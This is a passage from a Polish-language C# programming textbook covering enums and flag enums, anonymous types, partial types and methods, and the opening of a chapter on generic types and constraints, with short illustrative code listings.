Interfejsy są typami referencyjnymi. Pomimo to można je implementować zarówno w klasach, jak i strukturach. Niemniej jednak w tym drugim przypadku należy zachować ostrożność, gdyż jeśli posłużymy się referencją typu interfejsu odwołującą się do struktury, w rzeczywistości będzie to referencja do tak zwanego **pudełka** (ang. *box*), będącego faktycznie obiektem przechowującym kopię struktury, dzięki czemu można do niej utworzyć referencję. Zagadnieniami związanymi z **pakowaniem** (ang. *boxing*) zajmiemy się w [Rozdział 7](#).

## Typy wyliczeniowe

Słowo kluczowe `enum` pozwala zadeklarować bardzo prosty typ definiujący zbiór

nazwanych wartości. [Przykład 3-52](#) przedstawia użycie tego słowa do zdefiniowania grupy wzajemnie wykluczających się opcji. Można by rzec, że opcje te zostały kolejno *wyliczone* — to właśnie stąd pochodzi nazwa używanego tu słowa kluczowego `enum`<sup>[26]</sup>.

#### Przykład 3-52. Typ wyliczeniowy definiujący wzajemnie wykluczające się opcje

```
public enum PorridgeTemperature
{
    TooHot,
    TooCold,
    JustRight
}
```

Typy wyliczeniowe mogą być stosowane w większości miejsc, gdzie można używać innych typów danych — podczas definiowania zmiennych lokalnych, pól, parametrów metod itd. Jednak jednym z najczęstszych zastosowań jest używanie ich w instrukcjach `switch`, jak pokazano na [Przykład 3-53](#).

#### Przykład 3-53. Instrukcja switch korzystająca ze składowych typu wyliczeniowego

```
switch (porridge.Temperature)
{
    case PorridgeTemperature.TooHot:
        GoOutsideForABit();
        break;

    case PorridgeTemperature.TooCold:
        MicrowaveMyBreakfast();
        break;

    case PorridgeTemperature.JustRight:
        NomNomNom();
        break;
}
```

Jak pokazuje powyższy przykład, aby odwołać się do jednej ze składowych typu wyliczeniowego, należy je poprzedzić nazwą typu. W rzeczywistości typ wyliczeniowy jest jedynie wymyślnym sposobem definiowania stałych. Składowe tych typów są w rzeczywistości ukrytymi wartościami typu `int`. Co więcej, te wartości można nawet podawać jawnie, jak to pokazano na [Przykład 3-54](#).

#### Przykład 3-54. Jawnie podane wartości typu wyliczeniowego

```
[System.Flags]
public enum Ingredients
{
    Eggs = 1,
    Bacon = 2,
    Sausages = 4,
```

```
Mushrooms = 8,  
Tomato = 0x10,  
BlackPudding = 0x20,  
BakedBeans = 0x40,  
TheFullEnglish = 0x7f  
}
```

Powyższy listing pokazuje także alternatywny sposób korzystania z typów wyliczeniowych. Poszczególne opcje tego typu nie wykluczają się wzajemnie. Jako programista na pewno rozpoznałeś, że wszystkie te wartości są odpowiednio dobranymi liczbami dwójkowymi. (Na wypadek gdybyś nie pamiętał ich konkretnych wartości, oto one: 1, 10, 100, 1000 itd. Zastosowaliśmy tutaj literały szesnastkowe, gdyż dzięki nim łatwiej zauważać zależności pomiędzy wartościami). Taki dobór wartości sprawia, że bardzo łatwo można je ze sobą łączyć — połączenie Eggs i Bacon odpowiada wartości 3 (w kodzie dwójkowym jest to wartość 11), natomiast kombinacji Eggs, Bacon, Sausages, BalckPudding oraz BakedBeans (mojej ulubionej) odpowiada wartość 103 (czyli 1100111 dwójkowo lub 0x67 szesnastkowo).

### PODPOWIEDŹ

Korzystając z typu wyliczeniowego, którego wartości są flagami, posługujemy się zazwyczaj operatorem alternatywy bitowej. Na przykład możemy użyć wyrażenia: `Ingredient.Eggs | Ingredients.Bacon`. Takie rozwiązanie jest nie tylko nieporównanie łatwiejsze do analizy niż zwyczajne wartości liczbowe, lecz dodatkowo doskonale współpracuje z mechanizmem wyszukiwania Visual Studio — wszystkie miejsca występowania konkretnego symbolu można bardzo łatwo odszukać, klikając jego definicję prawym przyciskiem myszy i wybierając z menu kontekstowego opcję *Find All References*. Można się także spotkać z przykładami stosowania operatora + zamiast |. Dla niektórych kombinacji wartości takie rozwiązanie będzie działać, jednak wyrażenie `Ingredient.Eggs + Ingredients.Bacon` zwróci wartość 0x80, która nie odpowiada żadnej wartości typu wyliczeniowego; dlatego znacznie łatwiej jest korzystać z operatora |.

Tworząc typ wyliczeniowy, którego wartości będą łączone w taki sposób, należy go poprzedzić niestandardowym atrybutem `Flags`, zdefiniowanym w przestrzeni nazw `System`. (Szczegółowe informacje na temat atrybutów można znaleźć w [Rozdział 15](#)). W przykładzie z [Przykład 3-54](#) atrybut ten został zastosowany, choć w praktyce pominięcie go nie ma wielkiego znaczenia, gdyż kompilator C# go ignoruje — w ogóle istnieje bardzo mało narzędzi, które zwracają na niego jakkolwiek uwagę. Podstawową zaletą tego atrybutu jest to, że jeśli na rzecz wartości typu wyliczeniowego wywołamy metodę `ToString`, to zwróci ona uwagę na to, że został on podany. W przypadku naszego typu wyliczeniowego `Ingredients` metoda `ToString` skonwertowałaby wartość 3 na łańcuch znaków `Eggs, Bacon`; dokładnie tak samo wartość ta będzie wyświetlana w debuggerze. Natomiast w przypadku

pominiecia atrybutu `Flags` liczba 3 zostałaby potraktowana jako nieroznaczona wartość, a metoda `ToString` wyświetliłaby ją jakołańcuch 3.

Stosując taki typ wyliczeniowy definiujący flagi, dosyć łatwo można wyczerpać dostępny zakres bitów. Domyślnie wartości typu wyliczeniowego są reprezentowane przy użyciu liczb typu `int`, którego zakres jest zazwyczaj wystarczający w przypadku definiowania wartości wzajemnie się wykluczających. Przypadek, który wymagałby użycia miliardów unikatowych wartości w jednym typie wyliczeniowym, musiałby być naprawdę skomplikowany. Niemniej jednak przy jednym biecie przypadającym na jedną flagę typ `int` pozwala ich zdefiniować jedynie 32. Na szczęście jednak nasza „przestrzeń życiowa” nie jest aż tak ograniczona, gdyż podczas definiowania typów wyliczeniowych można określić typ bazowy — może nim być dowolny wbudowany typ liczbowy, co oznacza, że mamy do dyspozycji do 64 bitów. Jak pokazuje przykład z [Przykład 3-55](#), typ bazowy podawany jest po dwukropku, za nazwą typu wyliczeniowego.

#### Przykład 3-55. 64-bitowy typ wyliczeniowy

```
[System.Flags]  
public enum TooManyChoices : long  
{  
    ...  
}
```

Okazuje się, że wszystkie typy wyliczeniowe są typami wartościowymi, podobnie jak wbudowane typy liczbowe oraz struktury. Jednak ich możliwości są bardzo ograniczone. Z wyjątkiem podawanych wartości stałych nie można w nich definiować żadnych innych składowych — metod, właściwości itp.

Typy wyliczeniowe pozwalają czasami poprawiać przejrzystość kodu źródłowego. Działanie wielu metod można kontrolować, przekazując do nich wartości, na przykład typu `bool`; jednak często znacznie lepszym rozwiązaniem byłoby zastosowanie wartości typu wyliczeniowego. Przyjrzyjmy się przykładowi przedstawionemu na [Przykład 3-56](#). Tworzy on obiekt typu `StreamReader` — klasy służącej do operowania na strumieniach tekstowych. Drugim argumentem konstruktora tej klasy jest wartość typu `bool`.

#### Przykład 3-56. Mało pomocne zastosowanie wartości typu bool

```
var rdr = new StreamReader(stream, true);
```

Patrząc na ten kod, nie można określić, jakie jest przeznaczenie drugiego argumentu. Osoby znające klasę `StreamReader` mogą wiedzieć, że służy on do określania, czy kolejność zapisu poszczególnych bajtów w kodowaniu wielobajtowym ma być określana jawnie na podstawie kodu, czy też na podstawie

specjalnego znacznika umieszczonego na początku strumienia. (W tym przypadku mogłoby także pomóc zastosowanie zapisu pozwalającego podać nazwę parametru). A jeśli takie osoby mają naprawdę dobrą pamięć, to mogą nawet wiedzieć, której z tych możliwości odpowiada wartość `true`. Jednak większość przeciętnych programistów będzie musiała skorzystać z technologii IntelliSense albo nawet zatrzymać się do dokumentacji, by przekonać się, jakie jest znaczenie tego argumentu. A teraz porównajmy to z przykładem przedstawionym na [Przykład 3-57](#), w którym został zastosowany typ wyliczeniowy.

Przykład 3-57. Łatwość zrozumienia kodu dzięki użyciu typu wyliczeniowego

```
var fs = new FileStream(path, FileMode.Append);
```

Drugi argument tego konstruktora jest wartością typu wyliczeniowego, dzięki czemu jego znaczenie jest bardziej zrozumiałe. Nie trzeba mieć ejdetycznej pamięci, by wiedzieć, że powyższy kod ma zamiar dołączać tekst do już istniejącego pliku.

Tak się składa, że drugi argument powyższego konstruktora może przyjmować więcej niż dwie wartości, w związku z czym i tak mógłby być typu `bool`. `FileMode` naprawdę musi być typem wyliczeniowym. Jednak powyższy przykład pokazuje, że nawet jeśli w grę wchodzą tylko dwie możliwości, to i tak warto zastanowić się nad zdefiniowaniem na nich potrzeby typu wyliczeniowego, tak by patrząc na kod, wiedziało się od razu, jaka opcja została wybrana.

## Inne typy

Już niemal zakończyliśmy nasz przegląd typów oraz wszystkiego, co można w nich umieszczać. Istnieje jeszcze jeden rodzaj typów, jednak nie będziemy się nim zajmowali aż do [Rozdział 9.](#); są nim delegaty. Delegatów używamy, gdy potrzebujemy referencji do funkcji, jednak szczegóły związane z korzystaniem z nich są dosyć złożone.

Nie będziemy także wspominać o wskaźnikach. C# udostępnia wskaźniki, które działają niemal w taki sam sposób jak wskaźniki znane z języka C i są wspierane przez specyficzną arytmetykę na wskaźnikach. To nieco dziwne, gdyż wskaźniki są jakby poza całym pozostałym systemem typów języka C#. Na przykład w [Rozdział 2.](#) można się było dowiedzieć, że typ `object` może wskazywać „niemal na wszystko”. Przyczyną, dla której konieczne było dodanie słowa „niemal”, są właśnie wskaźniki — typ `object` może współpracować ze wszystkimi typami języka C# z wyjątkiem wskaźników. Zagadnienia związane ze wskaźnikami zostały opisane w [Rozdział 21.](#)

Ale teraz już naprawdę skończyliśmy. Niektóre typy języka C# są szczególnie,

dotyczy to typów wbudowanych, struktur, interfejsów, typów wyliczeniowych, delegatów oraz wskaźników, jednak wszystkie pozostałe typy wyglądają jak klasy. Można wskazać kilka klas, które w określonych okolicznościach są traktowane w specjalny sposób — w szczególności chodzi o klasy atrybutów (opisane w Rozdział 15.) oraz klasy wyjątków (opisane w Rozdział 8.) — jednak prócz pewnych sytuacji szczególnych nawet one są całkowicie zwyczajnymi klasami. Chociaż pokazano już wszystkie typy dostępne w języku C#, to istnieje pewien sposób pozwalający zdefiniować klasę, której jeszcze nie widziałeś.

## Typy anonimowe

Jeśli potrzebujemy typu, który nie byłby niczym więcej niż zwyczajną grupą kilku wartości zapisanych we właściwościach, to C# może za nas wygenerować odpowiednią klasę. Przykład 3-58 pokazuje, w jaki sposób można utworzyć instancję **typu anonimowego** (gdyż właśnie tak takie typy są nazywane) oraz jak jej używać.

### Przykład 3-58. Typ anonimowy

```
var x = new { Title = "Lord", Surname = "Voldemort" };

Console.WriteLine("To przecież " + x.Title + " " + x.Surname + "!");
```

Jak widać, w powyższym przykładzie użyto operatora `new`, lecz nie podano nazwy typu. Zamiast tego wewnątrz pary nawiasów klamrowych została podana lista par nazwa i wartość. W tym przypadku kompilator C# stworzy typ udostępniający po jednej właściwości tylko do odczytu dla każdej z podanych par. A zatem zmienna `x` z Przykład 3-58 będzie się odwoływać do obiektu posiadającego dwie właściwości typu `string`: `Title` oraz `Surname`. (Podczas korzystania z typów anonimowych nie trzeba jawnie określać typów właściwości. Kompilator automatycznie określa je na podstawie wyrażenia inicjalizatora, w podobny sposób jak robi to w przypadku użycia słowa kluczowego `var`). Ponieważ są to zwyczajne właściwości, zatem można się do nich odwoływać, używając zwyczajnego zapisu, co wyraźnie pokazuje drugi wiersz ostatniego przykładu.

Dla każdego typu anonimowego kompilator generuje całkowicie normalną definicję. Są to typy niezmienne, gdyż wszystkie właściwości pozwalają wyłącznie na odczyt. Przydatne jest to, że kompilator przesyłania metodę `Equals` w taki sposób, że poszczególne instancje typu można porównywać na podstawie ich wartości. Co więcej, dostępna jest także implementacja metody `GetHashCode`. Jedyną niezwykłą cechą wygenerowanej klasy jest to, że nie można się do niej odwołać, używając jej nazwy. Jeśli kod z Przykład 3-58 spróbujemy wykonać w debuggerze, to okaże się, że kompilator nadał klasie nazwę `<>f__AnonymousType0`2`. Nie jest to prawidłowy

identyfikator języka C#, gdyż rozpoczyna się od nawiasów kątowych (`<>`). C# używa takich nazw wszędzie tam, gdzie chce mieć absolutną pewność, że nie będą one kolidowały z żadnymi identyfikatorami, które moglibyśmy podać w naszym kodzie, albo kiedy nie chce, byśmy mogli się do nich odwoływać bezpośrednio. Takie identyfikatory są, może nieco przesadnie, określane jako **nazwy niewyobrażalne**.

Ponieważ nie można zapisać nazwy anonimowego typu, zatem nie można stworzyć metody zwracającej daną lub akceptującej argumenty tego typu (chyba że użyjemy tego typu anonimowego jako wywnioskowanego argumentu typu ogólnego; takie rozwiązanie zostało przedstawione w [Rozdział 4.](#)). Wyrażenie typu `object` może odwoływać się do instancji typu anonimowego, jednak do jej właściwości będzie miała dostęp wyłącznie metoda, wewnątrz której instancja ta została zdefiniowana (chyba że użyjemy typu `dynamic` opisanego w [Rozdział 14.](#)). Można by zatem sądzić, że zastosowanie typów anonimowych jest raczej niewielkie. Zostały one dodane do języka z myślą o technologii LINQ: pozwalają zapytaniom na wybieranie konkretnych kolumn lub właściwości z kolekcji źródłowej oraz na definiowanie niestandardowych kryteriów grupowania (o czym napisano więcej w [Rozdział 10.](#)).

## Typy i metody częściowe

Jest jeszcze jedno zagadnienie związane z typami, które należy przedstawić — zagadnienie, z którym na pewno będziemy się stykali regularnie. C# obsługuje tak zwane **częściowe deklaracje klas**. Jest to bardzo prosty pomysł — oznacza on, że deklaracja typu może być rozbita na kilka plików źródłowych. Jeśli do deklaracji typu dodamy słowo kluczowe `partial`, to kompilator C# nie będzie narzekał, jeśli ten sam typ zostanie zdefiniowany także w innym pliku — w takim przypadku kompilator zachowa się tak, jakby wszystkie składowe umieszczone w obu plikach znajdowały się w jednej deklaracji, zapisanej w jednym pliku.

Możliwość tę wprowadzono, by ułatwić działanie narzędzi generujących kod. Przeróżne narzędzia Visual Studio mogą generować fragmenty kodu naszego programu. Dotyczy to w szczególności tworzenia i obsługi interfejsu użytkownika. Aplikacje posiadające interfejs użytkownika zazwyczaj używają jakiegoś kodu znacznikowego do zdefiniowania układu oraz zawartości każdej z części tego interfejsu, jak również do określania, które elementy interfejsu będą dostępne w naszym kodzie. Zazwyczaj elementy udostępniamy, dodając pola do klasy skojarzonej z plikiem znacznikowym. Dla uproszczenia kodu wszystkie fragmenty klasy generowane przez Visual Studio są umieszczane w odrębnym pliku niż kod pisany przez nas. Oznacza to, że wygenerowany kod może być w całości zmodyfikowany, kiedy tylko pojawi się taka potrzeba, i to bez żadnego ryzyka utraty jakiegokolwiek kodu napisanego przez programistę. Przed wprowadzeniem

typów częściowych cały kod klasy musiał być umieszczany w jednym pliku i od czasu do czasu mogło się zdarzyć, że narzędzie generujące kod pogubiło się, co w efekcie mogło doprowadzić do utraty kodu.

Także metody częściowe zostały opracowane z myślą o automatycznym generowaniu kodu, choć są one nieco bardziej złożone niż klasy. Umożliwiają, by jeden plik, zazwyczaj ten generowany automatycznie, deklarował metodę, a inny ją implementował. (Precyzyjnie rzecz ujmując, deklaracja metody oraz jej implementacja mogą się znajdować w tym samym pliku, choć zazwyczaj będą umieszczone w odrębnych). Może to wyglądać jak związek pomiędzy interfejsem oraz implementującą go klasą, choć nie jest to zupełnie to samo. Dzięki metodom częściowym deklaracje i implementacje metod znajdują się w tej samej klasie — są zapisane w odrębnych plikach tylko dlatego, że klasa została tak rozzielona.

### OSTRZEŻENIE

Zastosowanie klas częściowych nie ogranicza się oczywiście do mechanizmów automatycznego generowania kodu. Nic zatem nie stoi na przeszkodzie, byśmy sami rozdzielali definicje naszych klas i zapisywali je w wielu plikach. Niemniej jednak jeśli uda się nam napisać klasę taką długą i złożoną, że poczujemy potrzebę rozdzielenia jej na kilka plików źródłowych, by można było ją pielęgnować i rozwijać, to zapewne będzie to sygnał, że klasa jest zbyt skomplikowana. W takim przypadku lepszym rozwiązaniem będzie zmiana projektu.

Jeśli nie dostarczymy implementacji klasy, to kompilator zachowa się tak, jak gdyby w ogóle jej nie było, a wszystkie jej wywołania zostaną zignorowane podczas kompilacji. Takie rozwiązanie zastosowano, by wspomóc działanie mechanizmów generowania kodu, zdolnych do tworzenia wszelkich możliwych powiadomień, które jednak nie powodują żadnych narzutów czasowych związanych z powiadomieniami aktualnie nieużywanymi. Metody częściowe zapewniają takie możliwości, pozwalając, by mechanizmy generujące kod deklarowały metody reprezentujące wszelkie możliwe rodzaje powiadomień, a następnie generowały kod wywołujący tylko te metody częściowe, które są potrzebne. Cały kod powiązany z powiadomieniami, dla których nie zostały napisane metody obsługi, zostanie pominięty podczas kompilacji programu.

Metody częściowe są dosyć specyficzny mechanizmem, jednak zostały one opracowane i wprowadzone z myślą o platformach zapewniających niezwykle szczegółowe powiadomienia i rozbudowane możliwości rozszerzania. Dostępne są nieco bardziej zrozumiałe techniki, które można by zastosować w takich sytuacjach, takie jak interfejsy lub możliwości, które zostaną opisane w dalszej części książki, na przykład: metody zwrotne oraz metody wirtualne. Niemniej jednak w każdym z takich rozwiązań koszty istnienia nieużywanych możliwości są stosunkowo wysokie. Nieużywane metody częściowe są całkowicie ignorowane podczas

kompilacji, eliminując całkowicie koszty kodu, który nie jest nam do niczego potrzebny — a to znacząca zaleta w porównaniu z innymi rozwiązaniami.

## Podsumowanie

W tym rozdziale zaprezentowano znaczną większość typów, jakie można stosować i tworzyć w języku C#, oraz wszelkie rodzaje składowych, które można w nich deklarować. Zdecydowanie najczęściej używane są klasy, natomiast struktury przydają się w sytuacjach, gdy chcemy, by dane naszego typu zachowywały się podobnie do wartości w operacjach takich jak przypisania i przekazywanie argumentów. Zarówno klasy, jak i struktury udostępniają te same rodzaje składowych, a konkretne: pola, konstruktory, właściwości, indeksatory, zdarzenia, niestandardowe operatory oraz typy zagnieżdżone. Interfejsy są czymś abstrakcyjnym, zatem mogą zawierać jedynie metody, właściwości, indeksatory i zdarzenia. Z kolei typy wyliczeniowe mają bardzo ograniczone możliwości — stanowią jedynie zbiór znanych wartości.

System typów języka C# dysponuje jeszcze jedną cechą, która umożliwia tworzenie niezwykle elastycznych typów: są nią typy ogólne. To właśnie im jest poświęcony następny rozdział.

---

[19] Dobrym wprowadzeniem do podstawowych pojęć stosowanych w C# jest książka *Learning C#* napisana przez Jessiego Liberty i wydana przez wydawnictwo O'Reilly.

[20] Wraz z niestatycznym polem, metodą lub właściwością `Counters.Counter._count` należy podać referencję do obiektu — *przyp. tłum.*

[21] Nie oznacza to, że taka operacja wymaga przydzielenia nowego obszaru pamięci. Nowa wartość może nadpisać starą, a zatem taki sposób działania może być bardziej wydajny, niż początkowo może się wydawać.

[22] Jest to jednak raczej szczegół implementacyjny, a nie wymóg języka stawiany językowi C#, niemniej w taki sposób działa implementacja C# firmy Microsoft.

[23] Nie chcielibyśmy, by był on typem wartościowym, gdyżłańcuchy znaków mogą być bardzo duże, a zatem przekazywanie ich przez wartość mogłoby być kosztowne. W każdym razie nie może to być typ wartościowy, gdyżłańcuchy znaków mają różną długość. Niemniej jednak nie jest to czynnik, który musimy brać pod uwagę, gdyż i tak w C# nie możemy tworzyć własnych typów o zmiennej wielkości. Jedynymi dwoma typami, które pozwalają, by dwie różne dane tego samego typu miały różne wielkości, sąłańcuchy znaków oraz tablice.

[24] Istnieje jednak pewien wyjątek. Jeśli klasa obsługuje możliwość *serializacji*, to obiekty tej klasy mogą zostać odtworzone bezpośrednio ze strumienia danych, co będzie się wiązało z pominięciem konstruktora. Jednak nawet w tym przypadku można określić, które dane są wymagane.

[25] Nie można zmodyfikować wartości wynikowej „`Item.Location`”, gdyż nie jest zmienną — *przyp. tłum.*

[26] Pochodzi ono od angielskiego słowa „*enumerate*” — wyliczać — *przyp. tłum.*

## Rozdział 4. Typy ogólne

Z [Rozdział 3.](#) można się było dowiedzieć, jak należy pisać typy. Można było także poznać różnego rodzaju składowe, które mogą one zawierać. Istnieje jednak pewien dodatkowy wymiar klas, struktur, interfejsów oraz metod, o którym jeszcze nie pisałem. Są to **parametry typu** (ang. *type parameters*), czyli miejsca, w których w czasie komplikacji kodu można umieszczać różne typy. Pozwala nam to napisać jedną klasę, a następnie tworzyć wiele jej wersji. Są to tak zwane **typy ogólne** (ang. *generic types*). Na przykład biblioteka klas .NET Framework definiuje ogólną klasę o nazwie `List<T>`, pełniącą rolę tablicy o zmiennej długości. `T` jest tutaj parametrem typu, a argumentem może być dowolny typ, czyli `List<int>` będzie listą liczb całkowitych, `List<string>` listąłańcuchów znaków i tak dalej. Można także tworzyć **metody ogólne** (ang. *generic methods*), czyli metody, które niezależnie od tego, czy zostały zdefiniowanie w typie ogólnym, czy nie, posiadają swoje własne argumenty typu.

Typy oraz metody ogólne mają charakterystyczny wygląd, gdyż za ich nazwami umieszczana jest para nawiasów kątowych (`<` oraz `>`). Wewnątrz tych nawiasów podawana jest lista parametrów lub argumentów oddzielonych od siebie przecinkami. Obowiązują przy tym takie same zasady rozróżniania parametrów i argumentów, co te stosowane w metodach: deklaracja określa listę parametrów, a następnie kiedy używamy danego typu lub metody, podawane są argumenty. A zatem typ `List<T>` definiuje jeden parametr typu, `T`, natomiast `List<int>` określa jeden *argument typu*, `int`, podawany dla tego parametru.

Nazwy parametrów typu mogą być całkowicie dowolne, choć obowiązują tu te same reguły, które określają dopuszczalną postać identyfikatorów w języku C#. Istnieje przy tym popularna, choć nie powszechna konwencja, by wtedy, gdy występuje tylko jeden parametr typu, stosować nazwę `T`. W przypadku wieloparametrowych typów ogólnych warto stosować nieco bardziej opisowe nazwy. Na przykład biblioteka klas .NET Framework definiuje klasę kolekcji o nazwie `Dictionary< TKey , TValue >`. Czasami można się spotkać z podobnymi opisowymi nazwami nawet w przypadkach, gdy używany jest tylko jeden parametr typu, jednak w takich sytuacjach najczęściej poprzedza się nazwę przedrostkiem `T`, tak by parametr typu wyraźnie się odróżniał od pozostałego kodu.

## Typy ogólne

Zarówno klasy, jak i metody oraz interfejsy mogą być typami ogólnymi, podobnie jak delegaty, którym przyjrzymy się w [Rozdział 9. Przykład 4-1](#) pokazuje, w jaki sposób można zdefiniować klasę ogólną. Składnia używana do definiowania

ogólnych struktur oraz interfejsów wygląda bardzo podobnie — bezpośrednio za nazwą typu podawana jest lista parametrów typu.

### Przykład 4-1. Definiowanie klasy ogólnej

```
public class NamedContainer<T>
{
    public NamedContainer(T item, string name)
    {
        Item = item;
        Name = name;
    }

    public T Item { get; private set; }
    public string Name { get; private set; }
}
```

Wewnątrz definiowanej klasy można używać parametru `T` wszędzie tam, gdzie normalnie podaje się nazwy typów. W powyższym przykładzie użyliśmy go w argumencie konstruktora oraz jako typu właściwości `Item`. Równie dobrze moglibyśmy zdefiniować także pole typu `T`. (W rzeczywistości zrobiliśmy to, choć niejawnie. Zastosowanie automatycznej właściwości powoduje wygenerowanie ukrytego pola, a zatem właściwość `Item` zostanie skojarzona z ukrytym polem typu `T`). Można także definiować zmienne lokalne typu `T`. Co więcej, parametry typu mogą być także używane jako argumenty w innych typach ogólnych. Na przykład przedstawiona powyżej klasa `NamedContainer<T>` mogłaby deklarować zmienną typu `List<T>`.

Klasa zdefiniowana na [Przykład 4-1](#) nie jest typem kompletnym — podobnie jak każdy inny typ ogólny. Deklaracja typu ogólnego jest **nieograniczona** (ang. *unbound*), co oznacza, że w celu uzyskania kompletnego typu należy jeszcze określić parametry typów. Problem polega na tym, że bez sprecyzowania, czym jest `T`, nie można określić, ile miejsca w pamięci zajmuje instancja typu `NamedContainer<T>` — jeśli właściwość `Item` będzie typu `int`, to skojarzone z nią pole ukryte zajmie 4 bajty, a jeśli będzie typu `decimal`, to pole zajmie 16 bajtów. CLR nie jest w stanie wygenerować kodu wykonywalnego typu, jeśli nawet nie wie, ile miejsca w pamięci będzie zajmowała jego zawartość. A zatem aby użyć przedstawionego powyżej, jak również jakiegokolwiek innego typu ogólnego, należy podać argumenty typu. [Przykład 4-2](#) pokazuje, jak to zrobić. Po podaniu argumentów typu uzyskujemy w końcu **typ skonstruowany** (ang. *constructed type*) (aby nieco utrudnić sytuację, określenie to nie ma nic wspólnego z konstruktorami — specjalnym rodzajem składowych, które opisano w [Rozdział 3](#). W rzeczywistości kod przedstawiony na [Przykład 4-2](#) używa także konstruktorów — wywołuje konstruktory dwóch typów skonstruowanych).

## Przykład 4-2. Stosowanie klasy ogólnej

```
var a = new NamedContainer<int>(42, "Oto odpowiedź");
var b = new NamedContainer<int>(99, "Liczba czerwonych balonów");
var c = new NamedContainer<string>("Programowanie w C#", "Tytuł książki");
```

Skonstruowanego typu ogólnego można używać wszędzie tam, gdzie moglibyśmy użyć normalnego typu. Typów ogólnych można na przykład używać jako typów parametrów metod, wyników zwracanych przez metody, właściwości oraz pól. Można ich nawet używać jako argumentów typów w innych typach ogólnych, jak pokazano na [Przykład 4-3](#).

## Przykład 4-3. Skonstruowane typy ogólne zastosowane jako argumenty typu

```
// ...gdzie a i b pochodzą z listingu 4.2.
var namedInts = new List<NamedContainer<int>>() { a, b };
var namedNamedItem = new NamedContainer<NamedContainer<int>>(a, "Wrapped");
```

Każda unikatowa kombinacja argumentów typu tworzy odrębny typ. (W powyższym przykładzie, w którym typ ogólny ma tylko jeden parametr, każdy podany argument spowoduje powstanie odrębnego typu). Oznacza to, że `NamedContainer<int>` jest zupełnie innym typem niż `NamedContainer<string>`. Dzięki temu całkowicie prawidłowe jest użycie typu `NamedContainer<int>` jako argumentu typu w innym typie `NamedContainer`, jak zrobiliśmy w ostatnim wierszu na [Przykład 4-3](#) — nie ma tu żadnej nieskończonej rekurencji.

Ponieważ każdy zestaw argumentów typu tworzy nowy, unikatowy typ, zatem nie ma żadnej domyślnej zgodności pomiędzy dwiema formami tego samego typu ogólnego. Danej typu `NamedContainer<int>` nie można zapisać w zmiennej typu `NameContainer<string>` i na odwroć. To, że te typy nie są zgodne, jest całkiem logiczne, gdyż `int` to zupełnie inny typ niż `string`. Co by się jednak stało, gdybyśmy jako argumentu typu użyli typu `object`? Zgodnie z informacjami podanymi w [Rozdział 2.](#), w zmiennej tego typu można zapisać dowolną daną. Jeśli napiszemy metodę pobierającą argument typu `object`, to będziemy mogli przekazać do niej daną typu `string`. Można by zatem oczekiwać, że w miejscu typu `NamedContainer<object>` będzie można użyć typu `NamedContainer<string>`. Domyślnie takie rozwiązanie nie będzie działać, jednak pewne typy ogólne (w szczególności chodzi tu o interfejsy oraz delegaty) mogą deklarować, że taka zgodność jest możliwa. Mechanizmy, które na to pozwalają (nazywane **kowariancją** oraz **kontrawariancją**), są ściśle powiązane z mechanizmami dziedziczenia. Szczegółowe informacje dotyczące dziedziczenia oraz zgodności typów zostały podane w [Rozdział 6.](#), podobnie jak zasady ich działania w powiązaniu z typami ogólnymi.

Liczba parametrów typu jest jednym z elementów określających tożsamość danego typu ogólnego. Dzięki temu można stworzyć wiele typów o tej samej nazwie, o ile tylko będą się one różnić liczbą parametrów typu. A zatem można zdefiniować klasę ogólną o nazwie na przykład `Operation<T>`, a następnie kolejne klasy:

`Operation<T1, T2>`, `Operation<T1, T2, T3>` i tak dalej. Wszystkie one mogą się znaleźć w tej samej przestrzeni nazw i nie doprowadzi to do wystąpienia jakichkolwiek niejednoznaczności. Podczas używania takich typów w kodzie liczba podanych argumentów jasno określa, o który typ chodziło; na przykład `Operation<int>` jasno pokazuje, że chodziło o pierwszy typ ogólny, a `Operation<string, double>`, że chodziło o drugi. Z tych samych powodów nic nie stoi na przeszkodzie, by utworzyć typ ogólny i nieogólny o tej samej nazwie. A zatem klasa `Operation` będzie czymś zupełnie innym niż typ ogólny o tej samej nazwie.

Przedstawiona wcześniej przykładowa klasa `NamedContainer<T>` w żaden sposób nie korzysta z przechowywanych instancji swojego argumentu typu, `T` — nie wywołuje żadnych metod, nie używa właściwości ani żadnych innych składowych typu `T`. Ogranicza się do przyjmowania danej typu `T` jako argumentu konstruktora, gdzie zostaje ona zapisana we właściwości, co pozwala ją później odczytać. To samo dotyczy także przedstawionych wcześniej klas ogólnych wchodzących w skład biblioteki klas .NET Framework — spotkaliśmy się już z kilkoma ogólnymi klasami kolekcji, z których wszystkie stanowią wariację na ten sam temat — przechowywania i późniejszego udostępniania danych. Nie dzieje się tak bez przyczyny: klasa ogólna może operować na danych dowolnego typu, zatem nie może poczynić zbyt dużych założeń odnośnie do tego, czym jest jej argument typu. Niemniej jednak jeśli chcemy mieć możliwość przyjmowania takich założeń, to możemy określić **ograniczenia**.

## Ograniczenia

C# pozwala określić, że typ argumentu musi spełniać pewne ograniczenia. Założmy, że chcemy mieć możliwość tworzenia nowych instancji tego typu, jeśli pojawi się taka potrzeba. [Przykład 4-4](#) przedstawia prostą klasę, której obiekty mogą być tworzone z opóźnieniem — klasa ta udostępnia swoją instancję za pośrednictwem statycznej właściwości, jednak instancja tej klasy jest tworzona dopiero w momencie pierwszego odwołania do tej właściwości.

### Przykład 4-4. Tworzenie nowej instancji typu parametrycznego

```
// Ten przykład służy wyłącznie do celów demonstracyjnych.  
// W rzeczywistym programie lepiej skorzystać z typu Lazy<T>.  
public static class Deferred<T>  
    where T : new()
```

```
{  
    private static T _instance;  
  
    public static T Instance  
    {  
        get  
        {  
            if (_instance == null)  
            {  
                _instance = new T();  
            }  
            return _instance;  
        }  
    }  
}
```

### OSTRZEŻENIE

W praktyce zapewne nie napisalibyśmy takiej klasy, gdyż .NET Framework udostępnia klasę `Lazy<T>`, która spełnia to samo zadanie, a do tego jest znacznie bardziej elastyczna. Klasa `Lazy<T>` może działać współbieżnie w kodzie wielowątkowym, a nasza klasa z [Przykład 4-4](#) tego nie potrafi. Dlatego lepiej jej nie używać!

